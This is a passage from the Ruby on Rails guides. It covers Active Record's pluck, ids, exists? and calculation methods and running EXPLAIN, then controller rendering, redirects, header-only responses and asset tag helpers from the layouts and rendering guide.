  {"first_name"=>"Eileen", "created_at"=>"2013-12-09 11:22:35.221282"}
]
```

18.2 pluck

`pluck` can be used to query single or multiple columns from the underlying table of a model. It accepts a list of column names as argument and returns an array of values of the specified columns with the corresponding data type.

```
Client.where(active: true).pluck(:id)
# SELECT id FROM clients WHERE active = 1
# => [1, 2, 3]

Client.distinct.pluck(:role)
# SELECT DISTINCT role FROM clients
# => ['admin', 'member', 'guest']

Client.pluck(:id, :name)
# SELECT clients.id, clients.name FROM clients
# => [[1, 'David'], [2, 'Jeremy'], [3, 'Jose']]
```

`pluck` makes it possible to replace code like:

```
Client.select(:id).map { |c| c.id }
# or
Client.select(:id).map(&:id)
# or
Client.select(:id, :name).map { |c| [c.id, c.name] }
```

with:

```
Client.pluck(:id)
# or
Client.pluck(:id, :name)
```

Unlike `select`, `pluck` directly converts a database result into a Ruby `Array`, without constructing `ActiveRecord` objects. This can mean better performance for a large or often-running query. However, any model method overrides will not be available. For example:

```
class Client < ActiveRecord::Base
  def name
    "I am #{super}"
  end
end

Client.select(:name).map &:name
# => ["I am David", "I am Jeremy", "I am Jose"]

Client.pluck(:name)
# => ["David", "Jeremy", "Jose"]
```

Furthermore, unlike `select` and other `Relation` scopes, `pluck` triggers an immediate query, and thus cannot be chained with any further scopes, although it can work with scopes already constructed earlier:

```
Client.pluck(:name).limit(1)
# => NoMethodError: undefined method `limit' for
#<Array:0x007ff34d3ad6d8>

Client.limit(1).pluck(:name)
# => ["David"]
```

18.3 `ids`

`ids` can be used to pluck all the IDs for the relation using the table's primary key.

```
Person.ids
# SELECT id FROM people
class Person < ActiveRecord::Base
  self.primary_key = "person_id"
end

Person.ids
# SELECT person_id FROM people
```

19 Existence of Objects

If you simply want to check for the existence of the object there's a method called `exists?`. This method will query the database using the same query as `find`, but instead of returning an object or collection of objects it will return either `true` or `false`.

```
Client.exists?(1)
```

The `exists?` method also takes multiple values, but the catch is that it will return `true` if any one of those records exists.

```
Client.exists?(id: [1,2,3])
# or
Client.exists?(name: ['John', 'Sergei'])
```

It's even possible to use `exists?` without any arguments on a model or a relation.

```
Client.where(first_name: 'Ryan').exists?
```

The above returns `true` if there is at least one client with the `first_name` 'Ryan' and `false`otherwise.

```
Client.exists?
```

The above returns `false` if the `clients` table is empty and `true` otherwise.

You can also use `any?` and `many?` to check for existence on a model or relation.

```
# via a model
Article.any?
Article.many?

# via a named scope
Article.recent.any?
Article.recent.many?

# via a relation
Article.where(published: true).any?
Article.where(published: true).many?

# via an association
Article.first.categories.any?
Article.first.categories.many?
```

20 Calculations

This section uses count as an example method in this preamble, but the options described apply to all sub-sections.

All calculation methods work directly on a model:

```
Client.count
# SELECT count(*) AS count_all FROM clients
```

Or on a relation:

```
Client.where(first_name: 'Ryan').count
# SELECT count(*) AS count_all FROM clients WHERE (first_name =
'Ryan')
```

You can also use various finder methods on a relation for performing complex calculations:

```
Client.includes("orders").where(first_name: 'Ryan', orders: { status:
'received' }).count
```

Which will execute:

```
SELECT count(DISTINCT clients.id) AS count_all FROM clients
  LEFT OUTER JOIN orders ON orders.client_id = client.id WHERE
  (clients.first_name = 'Ryan' AND orders.status = 'received')
```

20.1 Count

If you want to see how many records are in your model's table you could call `Client.count` and that will return the number. If you want to be more specific and find all the clients with their age present in the database you can use `Client.count(:age)`.
For options, please see the parent section, Calculations.

20.2 Average

If you want to see the average of a certain number in one of your tables you can call the `average`method on the class that relates to the table. This method call will look something like this:
`Client.average("orders_count")`
This will return a number (possibly a floating point number such as 3.14159265) representing the average value in the field.

For options, please see the parent section, Calculations.

20.3 Minimum

If you want to find the minimum value of a field in your table you can call the `minimum` method on the class that relates to the table. This method call will look something like this:
`Client.minimum("age")`
For options, please see the parent section, Calculations.

20.4 Maximum

If you want to find the maximum value of a field in your table you can call the `maximum` method on the class that relates to the table. This method call will look something like this:
`Client.maximum("age")`
For options, please see the parent section, Calculations.

20.5 Sum

If you want to find the sum of a field for all records in your table you can call the `sum` method on the class that relates to the table. This method call will look something like this:
`Client.sum("orders_count")`
For options, please see the parent section, Calculations.

21 Running EXPLAIN

You can run EXPLAIN on the queries triggered by relations. For example,

```
User.where(id: 1).joins(:articles).explain
```

may yield

```
EXPLAIN for: SELECT `users`.* FROM `users` INNER JOIN `articles` ON
`articles`.`user_id` = `users`.`id` WHERE `users`.`id` = 1
+----+-------------+----------+-------+---------------+
| id | select_type | table    | type  | possible_keys |
+----+-------------+----------+-------+---------------+
|  1 | SIMPLE      | users    | const | PRIMARY       |
|  1 | SIMPLE      | articles | ALL   | NULL          |
+----+-------------+----------+-------+---------------+
+---------+---------+-------+------+-------------+
| key     | key_len | ref   | rows | Extra       |
+---------+---------+-------+------+-------------+
| PRIMARY | 4       | const |    1 |             |
| NULL    | NULL    | NULL  |    1 | Using where |
+---------+---------+-------+------+-------------+

2 rows in set (0.00 sec)
```

under MySQL.

Active Record performs a pretty printing that emulates the one of the database shells. So, the same query running with the PostgreSQL adapter would yield instead

```
EXPLAIN for: SELECT "users".* FROM "users" INNER JOIN "articles" ON
"articles"."user_id" = "users"."id" WHERE "users"."id" = 1
                                  QUERY PLAN
----------------------------------------------------------------------
--------
 Nested Loop Left Join  (cost=0.00..37.24 rows=8 width=0)
   Join Filter: (articles.user_id = users.id)
   ->  Index Scan using users_pkey on users  (cost=0.00..8.27 rows=1
width=4)
         Index Cond: (id = 1)
   ->  Seq Scan on articles  (cost=0.00..28.88 rows=8 width=4)
         Filter: (articles.user_id = 1)
(6 rows)
```

Eager loading may trigger more than one query under the hood, and some queries may need the results of previous ones. Because of that, `explain` actually executes the query, and then asks for the query plans. For example,

```
User.where(id: 1).includes(:articles).explain
```

yields

```
EXPLAIN for: SELECT `users`.* FROM `users`  WHERE `users`.`id` = 1
+----+-------------+-------+-------+---------------+
| id | select_type | table | type  | possible_keys |
+----+-------------+-------+-------+---------------+
|  1 | SIMPLE      | users | const | PRIMARY       |
+----+-------------+-------+-------+---------------+
+---------+---------+-------+------+-------+
| key     | key_len | ref   | rows | Extra |
+---------+---------+-------+------+-------+
| PRIMARY | 4       | const |    1 |       |
+---------+---------+-------+------+-------+

1 row in set (0.00 sec)

EXPLAIN for: SELECT `articles`.* FROM `articles`  WHERE
`articles`.`user_id` IN (1)
+----+-------------+----------+------+---------------+
| id | select_type | table    | type | possible_keys |
+----+-------------+----------+------+---------------+
|  1 | SIMPLE      | articles | ALL  | NULL          |
+----+-------------+----------+------+---------------+
+------+---------+------+------+-------------+
| key  | key_len | ref  | rows | Extra       |
+------+---------+------+------+-------------+
| NULL | NULL    | NULL |    1 | Using where |
+------+---------+------+------+-------------+


1 row in set (0.00 sec)
```
under MySQL.

21.1 Interpreting EXPLAIN

Interpretation of the output of EXPLAIN is beyond the scope of this guide. The following pointers may be helpful:

- SQLite3: EXPLAIN QUERY PLAN
- MySQL: EXPLAIN Output Format
- PostgreSQL: Using EXPLAIN

Layouts and Rendering in Rails

1 Overview: How the Pieces Fit Together

This guide focuses on the interaction between Controller and View in the Model-View-Controller triangle. As you know, the Controller is responsible for orchestrating the whole process of handling a request in Rails, though it normally hands off any heavy code to the Model. But then, when it's time to send a response back to the user, the Controller hands things off to the View. It's that handoff that is the subject of this guide.

In broad strokes, this involves deciding what should be sent as the response and calling an appropriate method to create that response. If the response is a full-blown view, Rails also does some extra work to wrap the view in a layout and possibly to pull in partial views. You'll see all of those paths later in this guide.

2 Creating Responses

From the controller's point of view, there are three ways to create an HTTP response:

- Call `render` to create a full response to send back to the browser
- Call `redirect_to` to send an HTTP redirect status code to the browser
- Call `head` to create a response consisting solely of HTTP headers to send back to the browser

2.1 Rendering by Default: Convention Over Configuration in Action

You've heard that Rails promotes "convention over configuration". Default rendering is an excellent example of this. By default, controllers in Rails automatically render views with names that correspond to valid routes. For example, if you have this code in your `BooksController` class:

```
class BooksController < ApplicationController
end
```

And the following in your routes file:

```
resources :books
```

And you have a view file `app/views/books/index.html.erb`:

```
<h1>Books are coming soon!</h1>
```

Rails will automatically render `app/views/books/index.html.erb` when you navigate to `/books`and you will see "Books are coming soon!" on your screen.

However a coming soon screen is only minimally useful, so you will soon create your `Book` model and add the index action to `BooksController`:

```
class BooksController < ApplicationController
  def index
    @books = Book.all
  end
end
```

Note that we don't have explicit render at the end of the index action in accordance with "convention over configuration" principle. The rule is that if you do not explicitly render something at the end of a controller action, Rails will automatically look for the `action_name.html.erb` template in the controller's view path and render it. So in this case, Rails will render the `app/views/books/index.html.erb` file.

If we want to display the properties of all the books in our view, we can do so with an ERB template like this:

```
<h1>Listing Books</h1>

<table>
  <tr>
    <th>Title</th>
    <th>Summary</th>
    <th></th>
    <th></th>
    <th></th>
  </tr>

<% @books.each do |book| %>
  <tr>
    <td><%= book.title %></td>
    <td><%= book.content %></td>
    <td><%= link_to "Show", book %></td>
    <td><%= link_to "Edit", edit_book_path(book) %></td>
    <td><%= link_to "Remove", book, method: :delete, data: { confirm:
"Are you sure?" } %></td>
  </tr>
<% end %>
</table>

<br>

<%= link_to "New book", new_book_path %>
```

The actual rendering is done by subclasses of `ActionView::TemplateHandlers`. This guide does not dig into that process, but it's important to know that the file extension on your view controls the choice of template handler. Beginning with Rails 2, the standard extensions are `.erb` for ERB (HTML with embedded Ruby), and `.builder` for Builder (XML generator).

2.2 Using `render`

In most cases, the `ActionController::Base#render` method does the heavy lifting of rendering your application's content for use by a browser. There are a variety of ways to customize the behavior of `render`. You can render the default view for a Rails template, or a specific template, or a file, or inline code, or nothing at all. You can render text, JSON, or XML. You can specify the content type or HTTP status of the rendered response as well.
If you want to see the exact results of a call to `render` without needing to inspect it in a browser, you can call `render_to_string`. This method takes exactly the same options as `render`, but it returns a string instead of sending a response back to the browser.

2.2.1 Rendering Nothing

Perhaps the simplest thing you can do with `render` is to render nothing at all:

```
render nothing: true
```

If you look at the response for this using cURL, you will see the following:

```
$ curl -i 127.0.0.1:3000/books
HTTP/1.1 200 OK
Connection: close
Date: Sun, 24 Jan 2010 09:25:18 GMT
Transfer-Encoding: chunked
Content-Type: */*; charset=utf-8
X-Runtime: 0.014297
Set-Cookie: _blog_session=...snip...; path=/; HttpOnly
```

```
Cache-Control: no-cache

$
```
We see there is an empty response (no data after the `Cache-Control` line), but the request was successful because Rails has set the response to 200 OK. You can set the `:status` option on render to change this response. Rendering nothing can be useful for Ajax requests where all you want to send back to the browser is an acknowledgment that the request was completed.
You should probably be using the `head` method, discussed later in this guide, instead of `render :nothing`. This provides additional flexibility and makes it explicit that you're only generating HTTP headers.

2.2.2 Rendering an Action's View

If you want to render the view that corresponds to a different template within the same controller, you can use `render` with the name of the view:
```
def update
  @book = Book.find(params[:id])
  if @book.update(book_params)
    redirect_to(@book)
  else
    render "edit"
  end
end
```
If the call to `update` fails, calling the `update` action in this controller will render the `edit.html.erb`template belonging to the same controller.
If you prefer, you can use a symbol instead of a string to specify the action to render:

```
def update
  @book = Book.find(params[:id])
  if @book.update(book_params)
    redirect_to(@book)
  else
    render :edit
  end
end
```

2.2.3 Rendering an Action's Template from Another Controller

What if you want to render a template from an entirely different controller from the one that contains the action code? You can also do that with `render`, which accepts the full path (relative to `app/views`) of the template to render. For example, if you're running code in an `AdminProductsController` that lives in `app/controllers/admin`, you can render the results of an action to a template in `app/views/products` this way:
```
render "products/show"
```
Rails knows that this view belongs to a different controller because of the embedded slash character in the string. If you want to be explicit, you can use the `:template` option (which was required on Rails 2.2 and earlier):
```
render template: "products/show"
```

2.2.4 Rendering an Arbitrary File

The `render` method can also use a view that's entirely outside of your application (perhaps you're sharing views between two Rails applications):
```
render "/u/apps/warehouse_app/current/app/views/products/show"
```
Rails determines that this is a file render because of the leading slash character. To be explicit, you can use the `:file` option (which was required on Rails 2.2 and earlier):
```
render file: "/u/apps/warehouse_app/current/app/views/products/show"
```

The `:file` option takes an absolute file-system path. Of course, you need to have rights to the view that you're using to render the content.
By default, the file is rendered using the current layout.

If you're running Rails on Microsoft Windows, you should use the `:file` option to render a file, because Windows filenames do not have the same format as Unix filenames.

2.2.5 Wrapping it up

The above three ways of rendering (rendering another template within the controller, rendering a template within another controller and rendering an arbitrary file on the file system) are actually variants of the same action.

In fact, in the BooksController class, inside of the update action where we want to render the edit template if the book does not update successfully, all of the following render calls would all render the`edit.html.erb` template in the `views/books` directory:

```
render :edit
render action: :edit
render "edit"
render "edit.html.erb"
render action: "edit"
render action: "edit.html.erb"
render "books/edit"
render "books/edit.html.erb"
render template: "books/edit"
render template: "books/edit.html.erb"
render "/path/to/rails/app/views/books/edit"
render "/path/to/rails/app/views/books/edit.html.erb"
render file: "/path/to/rails/app/views/books/edit"
render file: "/path/to/rails/app/views/books/edit.html.erb"
```

Which one you use is really a matter of style and convention, but the rule of thumb is to use the simplest one that makes sense for the code you are writing.

2.2.6 Using `render` with `:inline`

The `render` method can do without a view completely, if you're willing to use the `:inline` option to supply ERB as part of the method call. This is perfectly valid:

```
render inline: "<% products.each do |p| %><p><%= p.name %></p><% end
%>"
```

There is seldom any good reason to use this option. Mixing ERB into your controllers defeats the MVC orientation of Rails and will make it harder for other developers to follow the logic of your project. Use a separate erb view instead.

By default, inline rendering uses ERB. You can force it to use Builder instead with the `:type` option:

```
render inline: "xml.p {'Horrid coding practice!'}", type: :builder
```

2.2.7 Rendering Text

You can send plain text - with no markup at all - back to the browser by using the `:plain` option to `render`:

```
render plain: "OK"
```

Rendering pure text is most useful when you're responding to Ajax or web service requests that are expecting something other than proper HTML.

By default, if you use the `:plain` option, the text is rendered without using the current layout. If you want Rails to put the text into the current layout, you need to add the `layout: true` option and use the `.txt.erb` extension for the layout file.

2.2.8 Rendering HTML

You can send an HTML string back to the browser by using the `:html` option to `render`:

```
render html: "<strong>Not Found</strong>".html_safe
```

This is useful when you're rendering a small snippet of HTML code. However, you might want to consider moving it to a template file if the markup is complex.

This option will escape HTML entities if the string is not HTML safe.

2.2.9 Rendering JSON

JSON is a JavaScript data format used by many Ajax libraries. Rails has built-in support for converting objects to JSON and rendering that JSON back to the browser:

```
render json: @product
```

You don't need to call `to_json` on the object that you want to render. If you use the `:json`option, `render` will automatically call `to_json` for you.

2.2.10 Rendering XML

Rails also has built-in support for converting objects to XML and rendering that XML back to the caller:

```
render xml: @product
```

You don't need to call `to_xml` on the object that you want to render. If you use the `:xml`option, `render` will automatically call `to_xml` for you.

2.2.11 Rendering Vanilla JavaScript

Rails can render vanilla JavaScript:

```
render js: "alert('Hello Rails');"
```

This will send the supplied string to the browser with a MIME type of `text/javascript`.

2.2.12 Rendering raw body

You can send a raw content back to the browser, without setting any content type, by using the `:body`option to `render`:

```
render body: "raw"
```

This option should be used only if you don't care about the content type of the response. Using `:plain` or `:html` might be more appropriate in most of the time.

Unless overridden, your response returned from this render option will be `text/html`, as that is the default content type of Action Dispatch response.

2.2.13 Options for `render`

Calls to the `render` method generally accept five options:

- `:content_type`
- `:layout`
- `:location`
- `:status`
- `:formats`

2.2.13.1 The `:content_type` Option

By default, Rails will serve the results of a rendering operation with the MIME content-type of `text/html` (or `application/json` if you use the `:json` option, or `application/xml` for the `:xml`option.). There are times when you might like to change this, and you can do so by setting the `:content_type` option:

```
render file: filename, content_type: "application/rss"
```

2.2.13.2 The `:layout` Option

With most of the options to `render`, the rendered content is displayed as part of the current layout. You'll learn more about layouts and how to use them later in this guide.

You can use the `:layout` option to tell Rails to use a specific file as the layout for the current action:

```
render layout: "special_layout"
```

You can also tell Rails to render with no layout at all:

```
render layout: false
```

2.2.13.3 The `:location` Option

You can use the `:location` option to set the HTTP `Location` header:

```
render xml: photo, location: photo_url(photo)
```

2.2.13.4 The `:status` Option

Rails will automatically generate a response with the correct HTTP status code (in most cases, this is `200 OK`). You can use the `:status` option to change this:

```
render status: 500
render status: :forbidden
```

Rails understands both numeric status codes and the corresponding symbols shown below.

Response Class	HTTP Status Code	Symbol
Informational	100	:continue
	101	:switching_protocols
	102	:processing
Success	200	:ok
	201	:created
	202	:accepted
	203	:non_authoritative_information
	204	:no_content
	205	:reset_content
	206	:partial_content
	207	:multi_status
	208	:already_reported
	226	:im_used
Redirection	300	:multiple_choices

Response Class	HTTP Status Code	Symbol
	301	:moved_permanently
	302	:found
	303	:see_other
	304	:not_modified
	305	:use_proxy
	306	:reserved
	307	:temporary_redirect
	308	:permanent_redirect
Client Error	400	:bad_request
	401	:unauthorized
	402	:payment_required
	403	:forbidden
	404	:not_found
	405	:method_not_allowed
	406	:not_acceptable
	407	:proxy_authentication_required
	408	:request_timeout
	409	:conflict
	410	:gone
	411	:length_required
	412	:precondition_failed
	413	:request_entity_too_large
	414	:request_uri_too_long
	415	:unsupported_media_type

Response Class	HTTP Status Code	Symbol
	416	:requested_range_not_satisfiable
	417	:expectation_failed
	422	:unprocessable_entity
	423	:locked
	424	:failed_dependency
	426	:upgrade_required
	428	:precondition_required
	429	:too_many_requests
	431	:request_header_fields_too_large
Server Error	500	:internal_server_error
	501	:not_implemented
	502	:bad_gateway
	503	:service_unavailable
	504	:gateway_timeout
	505	:http_version_not_supported
	506	:variant_also_negotiates
	507	:insufficient_storage
	508	:loop_detected
	510	:not_extended
	511	:network_authentication_required

If you try to render content along with a non-content status code (100-199, 204, 205 or 304), it will be dropped from the response.

2.2.13.5 The `:formats` Option

Rails uses the format specified in request (or `:html` by default). You can change this adding the `:formats` option with a symbol or an array:

```
render formats: :xml
render formats: [:json, :xml]
```

2.2.14 Finding Layouts

To find the current layout, Rails first looks for a file in `app/views/layouts` with the same base name as the controller. For example, rendering actions from the `PhotosController` class will use `app/views/layouts/photos.html.erb` (or `app/views/layouts/photos.builder`). If there is no such controller-specific layout, Rails will use `app/views/layouts/application.html.erb` or `app/views/layouts/application.builder`. If there is no `.erb` layout, Rails will use a `.builder`layout if one exists. Rails also provides several ways to more precisely assign specific layouts to individual controllers and actions.

2.2.14.1 Specifying Layouts for Controllers

You can override the default layout conventions in your controllers by using the `layout` declaration. For example:

```
class ProductsController < ApplicationController
  layout "inventory"
  #...
end
```

With this declaration, all of the views rendered by the `ProductsController` will use `app/views/layouts/inventory.html.erb` as their layout.

To assign a specific layout for the entire application, use a `layout` declaration in your `ApplicationController` class:

```
class ApplicationController < ActionController::Base
  layout "main"
  #...
end
```

With this declaration, all of the views in the entire application will use `app/views/layouts/main.html.erb` for their layout.

2.2.14.2 Choosing Layouts at Runtime

You can use a symbol to defer the choice of layout until a request is processed:

```
class ProductsController < ApplicationController
  layout :products_layout

  def show
    @product = Product.find(params[:id])
  end

  private
    def products_layout
      @current_user.special? ? "special" : "products"
    end

end
```

Now, if the current user is a special user, they'll get a special layout when viewing a product.

You can even use an inline method, such as a Proc, to determine the layout. For example, if you pass a Proc object, the block you give the Proc will be given the `controller` instance, so the layout can be determined based on the current request:

```
class ProductsController < ApplicationController
  layout Proc.new { |controller| controller.request.xhr? ? "popup" :
"application" }
end
```

2.2.14.3 Conditional Layouts

Layouts specified at the controller level support the `:only` and `:except` options. These options take either a method name, or an array of method names, corresponding to method names within the controller:

```
class ProductsController < ApplicationController
  layout "product", except: [:index, :rss]
end
```

With this declaration, the `product` layout would be used for everything but the `rss` and `index`methods.

2.2.14.4 Layout Inheritance

Layout declarations cascade downward in the hierarchy, and more specific layout declarations always override more general ones. For example:

- `application_controller.rb`
  ```
  class ApplicationController < ActionController::Base
    layout "main"
  end
  ```
- `articles_controller.rb`
  ```
  class ArticlesController < ApplicationController
  end
  ```
- `special_articles_controller.rb`
  ```
  class SpecialArticlesController < ArticlesController
    layout "special"
  end
  ```
- `old_articles_controller.rb`
  ```
  class OldArticlesController < SpecialArticlesController
    layout false

    def show
      @article = Article.find(params[:id])
    end

    def index
      @old_articles = Article.older
      render layout: "old"
    end
    # ...
  end
  ```

In this application:

- In general, views will be rendered in the `main` layout
- `ArticlesController#index` will use the `main` layout
- `SpecialArticlesController#index` will use the `special` layout
- `OldArticlesController#show` will use no layout at all
- `OldArticlesController#index` will use the `old` layout

2.2.14.5 Template Inheritance

Similar to the Layout Inheritance logic, if a template or partial is not found in the conventional path, the controller will look for a template or partial to render in its inheritance chain. For example:

```
# in app/controllers/application_controller
class ApplicationController < ActionController::Base
end

# in app/controllers/admin_controller
class AdminController < ApplicationController
end
```

```
# in app/controllers/admin/products_controller
class Admin::ProductsController < AdminController
  def index
  end
end
```

The lookup order for a `admin/products#index` action will be:

- `app/views/admin/products/`
- `app/views/admin/`
- `app/views/application/`

This makes `app/views/application/` a great place for your shared partials, which can then be rendered in your ERb as such:

```
<%# app/views/admin/products/index.html.erb %>
<%= render @products || "empty_list" %>

<%# app/views/application/_empty_list.html.erb %>
There are no items in this list <em>yet</em>.
```

2.2.15 Avoiding Double Render Errors

Sooner or later, most Rails developers will see the error message "Can only render or redirect once per action". While this is annoying, it's relatively easy to fix. Usually it happens because of a fundamental misunderstanding of the way that `render` works.

For example, here's some code that will trigger this error:

```
def show
  @book = Book.find(params[:id])
  if @book.special?
    render action: "special_show"
  end
  render action: "regular_show"
end
```

If `@book.special?` evaluates to `true`, Rails will start the rendering process to dump the `@book`variable into the `special_show` view. But this will *not* stop the rest of the code in the `show` action from running, and when Rails hits the end of the action, it will start to render the `regular_show` view - and throw an error. The solution is simple: make sure that you have only one call to `render` or `redirect`in a single code path. One thing that can help is `and return`. Here's a patched version of the method:

```
def show
  @book = Book.find(params[:id])
  if @book.special?
    render action: "special_show" and return
  end
  render action: "regular_show"
end
```

Make sure to use `and return` instead of `&& return` because `&& return` will not work due to the operator precedence in the Ruby Language.

Note that the implicit render done by ActionController detects if `render` has been called, so the following will work without errors:

```
def show
  @book = Book.find(params[:id])
  if @book.special?
    render action: "special_show"
  end
end
```

This will render a book with `special?` set with the `special_show` template, while other books will render with the default `show` template.

2.3 Using `redirect_to`

Another way to handle returning responses to an HTTP request is with `redirect_to`. As you've seen, `render` tells Rails which view (or other asset) to use in constructing a response.
The `redirect_to` method does something completely different: it tells the browser to send a new request for a different URL. For example, you could redirect from wherever you are in your code to the index of photos in your application with this call:

```
redirect_to photos_url
```

You can use `redirect_to` with any arguments that you could use with `link_to` or `url_for`. There's also a special redirect that sends the user back to the page they just came from:

```
redirect_to :back
```

2.3.1 Getting a Different Redirect Status Code

Rails uses HTTP status code 302, a temporary redirect, when you call `redirect_to`. If you'd like to use a different status code, perhaps 301, a permanent redirect, you can use the `:status` option:

```
redirect_to photos_path, status: 301
```

Just like the `:status` option for `render`, `:status` for `redirect_to` accepts both numeric and symbolic header designations.

2.3.2 The Difference Between `render` and `redirect_to`

Sometimes inexperienced developers think of `redirect_to` as a sort of `goto` command, moving execution from one place to another in your Rails code. This is *not* correct. Your code stops running and waits for a new request for the browser. It just happens that you've told the browser what request it should make next, by sending back an HTTP 302 status code.
Consider these actions to see the difference:

```
def index
  @books = Book.all
end

def show
  @book = Book.find_by(id: params[:id])
  if @book.nil?
    render action: "index"
  end
end
```

With the code in this form, there will likely be a problem if the `@book` variable is `nil`. Remember, a `render :action` doesn't run any code in the target action, so nothing will set up the `@books` variable that the `index` view will probably require. One way to fix this is to redirect instead of rendering:

```
def index
  @books = Book.all
end

def show
  @book = Book.find_by(id: params[:id])
  if @book.nil?
    redirect_to action: :index
  end
end
```

With this code, the browser will make a fresh request for the index page, the code in the `index`method will run, and all will be well.
The only downside to this code is that it requires a round trip to the browser: the browser requested the show action with `/books/1` and the controller finds that there are no books, so the controller sends out a 302 redirect response to the browser telling it to go to `/books/`, the browser complies and sends a new request back to the controller asking now for the `index` action, the controller then gets all the books in the

database and renders the index template, sending it back down to the browser which then shows it on your screen.
While in a small application, this added latency might not be a problem, it is something to think about if response time is a concern. We can demonstrate one way to handle this with a contrived example:

```
def index
  @books = Book.all
end

def show
  @book = Book.find_by(id: params[:id])
  if @book.nil?
    @books = Book.all
    flash.now[:alert] = "Your book was not found"
    render "index"
  end
end
```

This would detect that there are no books with the specified ID, populate the `@books` instance variable with all the books in the model, and then directly render the `index.html.erb` template, returning it to the browser with a flash alert message to tell the user what happened.

2.4 Using head To Build Header-Only Responses

The `head` method can be used to send responses with only headers to the browser. It provides a more obvious alternative to calling `render :nothing`. The `head` method accepts a number or symbol (see reference table) representing a HTTP status code. The options argument is interpreted as a hash of header names and values. For example, you can return only an error header:

```
head :bad_request
```

This would produce the following header:

```
HTTP/1.1 400 Bad Request
Connection: close
Date: Sun, 24 Jan 2010 12:15:53 GMT
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
X-Runtime: 0.013483
Set-Cookie: _blog_session=...snip...; path=/; HttpOnly
Cache-Control: no-cache
```

Or you can use other HTTP headers to convey other information:

```
head :created, location: photo_path(@photo)
```

Which would produce:

```
HTTP/1.1 201 Created
Connection: close
Date: Sun, 24 Jan 2010 12:16:44 GMT
Transfer-Encoding: chunked
Location: /photos/1
Content-Type: text/html; charset=utf-8
X-Runtime: 0.083496
Set-Cookie: _blog_session=...snip...; path=/; HttpOnly
Cache-Control: no-cache
```

3 Structuring Layouts

When Rails renders a view as a response, it does so by combining the view with the current layout, using the rules for finding the current layout that were covered earlier in this guide. Within a layout, you have access to three tools for combining different bits of output to form the overall response:

- Asset tags
- `yield` and `content_for`
- Partials

3.1 Asset Tag Helpers

Asset tag helpers provide methods for generating HTML that link views to feeds, JavaScript, stylesheets, images, videos and audios. There are six asset tag helpers available in Rails:

- `auto_discovery_link_tag`
- `javascript_include_tag`
- `stylesheet_link_tag`
- `image_tag`
- `video_tag`
- `audio_tag`

You can use these tags in layouts or other views, although the `auto_discovery_link_tag`, `javascript_include_tag`, and `stylesheet_link_tag`, are most commonly used in the `<head>`section of a layout.
The asset tag helpers do *not* verify the existence of the assets at the specified locations; they simply assume that you know what you're doing and generate the link.

3.1.1 Linking to Feeds with the `auto_discovery_link_tag`

The `auto_discovery_link_tag` helper builds HTML that most browsers and feed readers can use to detect the presence of RSS or Atom feeds. It takes the type of the link (`:rss` or `:atom`), a hash of options that are passed through to url_for, and a hash of options for the tag:

```
<%= auto_discovery_link_tag(:rss, {action: "feed"},
  {title: "RSS Feed"}) %>
```

There are three tag options available for the `auto_discovery_link_tag`:

- `:rel` specifies the `rel` value in the link. The default value is "alternate".
- `:type` specifies an explicit MIME type. Rails will generate an appropriate MIME type automatically.
- `:title` specifies the title of the link. The default value is the uppercase `:type` value, for example, "ATOM" or "RSS".

3.1.2 Linking to JavaScript Files with the `javascript_include_tag`

The `javascript_include_tag` helper returns an HTML `script` tag for each source provided.
If you are using Rails with the Asset Pipeline enabled, this helper will generate a link to `/assets/javascripts/` rather than `public/javascripts` which was used in earlier versions of Rails. This link is then served by the asset pipeline.
A JavaScript file within a Rails application or Rails engine goes in one of three locations: `app/assets`, `lib/assets` or `vendor/assets`. These locations are explained in detail in the Asset Organization section in the Asset Pipeline Guide

You can specify a full path relative to the document root, or a URL, if you prefer. For example, to link to a JavaScript file that is inside a directory called `javascripts` inside of one of `app/assets`, `lib/assets` or `vendor/assets`, you would do this:

```
<%= javascript_include_tag "main" %>
```

Rails will then output a `script` tag such as this:

```
<script src='/assets/main.js'></script>
```

The request to this asset is then served by the Sprockets gem.

To include multiple files such as `app/assets/javascripts/main.js` and `app/assets/javascripts/columns.js` at the same time:

```
<%= javascript_include_tag "main", "columns" %>
```

To include `app/assets/javascripts/main.js` and `app/assets/javascripts/photos/columns.js`:

```
<%= javascript_include_tag "main", "/photos/columns" %>
```

To include `http://example.com/main.js`:

```
<%= javascript_include_tag "http://example.com/main.js" %>
```

3.1.3 Linking to CSS Files with the `stylesheet_link_tag`

The `stylesheet_link_tag` helper returns an HTML `<link>` tag for each source provided.

If you are using Rails with the "Asset Pipeline" enabled, this helper will generate a link to `/assets/stylesheets/`. This link is then processed by the Sprockets gem. A stylesheet file can be stored in one of three locations: `app/assets`, `lib/assets` or `vendor/assets`.

You can specify a full path relative to the document root, or a URL. For example, to link to a stylesheet file that is inside a directory called `stylesheets` inside of one of `app/assets`, `lib/assets`or `vendor/assets`, you would do this:

```
<%= stylesheet_link_tag "main" %>
```

To include `app/assets/stylesheets/main.css` and `app/assets/stylesheets/columns.css`:

```
<%= stylesheet_link_tag "main", "columns" %>
```

To include `app/assets/stylesheets/main.css` and `app/assets/stylesheets/photos/columns.css`:

```
<%= stylesheet_link_tag "main", "photos/columns" %>
```

To include `http://example.com/main.css`:

```
<%= stylesheet_link_tag "http://example.com/main.css" %>
```

By default, the `stylesheet_link_tag` creates links with `media="screen" rel="stylesheet"`. You can override any of these defaults by specifying an appropriate option (`:media`, `:rel`):

```
<%= stylesheet_link_tag "main_print", media: "print" %>
```

3.1.4 Linking to Images with the `image_tag`

The `image_tag` helper builds an HTML `<img />` tag to the specified file. By default, files are loaded from `public/images`.

Note that you must specify the extension of the image.

```
<%= image_tag "header.png" %>
```

You can supply a path to the image if you like:

```
<%= image_tag "icons/delete.gif" %>
```

You can supply a hash of additional HTML options:

```
<%= image_tag "icons/delete.gif", {height: 45} %>
```

You can supply alternate text for the image which will be used if the user has images turned off in their browser. If you do not specify an alt text explicitly, it defaults to the file name of the file, capitalized and with no extension. For example, these two image tags would return the same code:

```
<%= image_tag "home.gif" %>
<%= image_tag "home.gif", alt: "Home" %>
```

You can also specify a special size tag, in the format "{width}x{height}":

```
<%= image_tag "home.gif", size: "50x20" %>
```

In addition to the above special tags, you can supply a final hash of standard HTML options, such as `:class`, `:id` or `:name`:

```
<%= image_tag "home.gif", alt: "Go Home",
                          id: "HomeImage",
                          class: "nav_bar" %>
```

3.1.5 Linking to Videos with the `video_tag`

The `video_tag` helper builds an HTML 5 `<video>` tag to the specified file. By default, files are loaded from `public/videos`.

```
<%= video_tag "movie.ogg" %>
```

Produces

```
<video src="/videos/movie.ogg" />
```

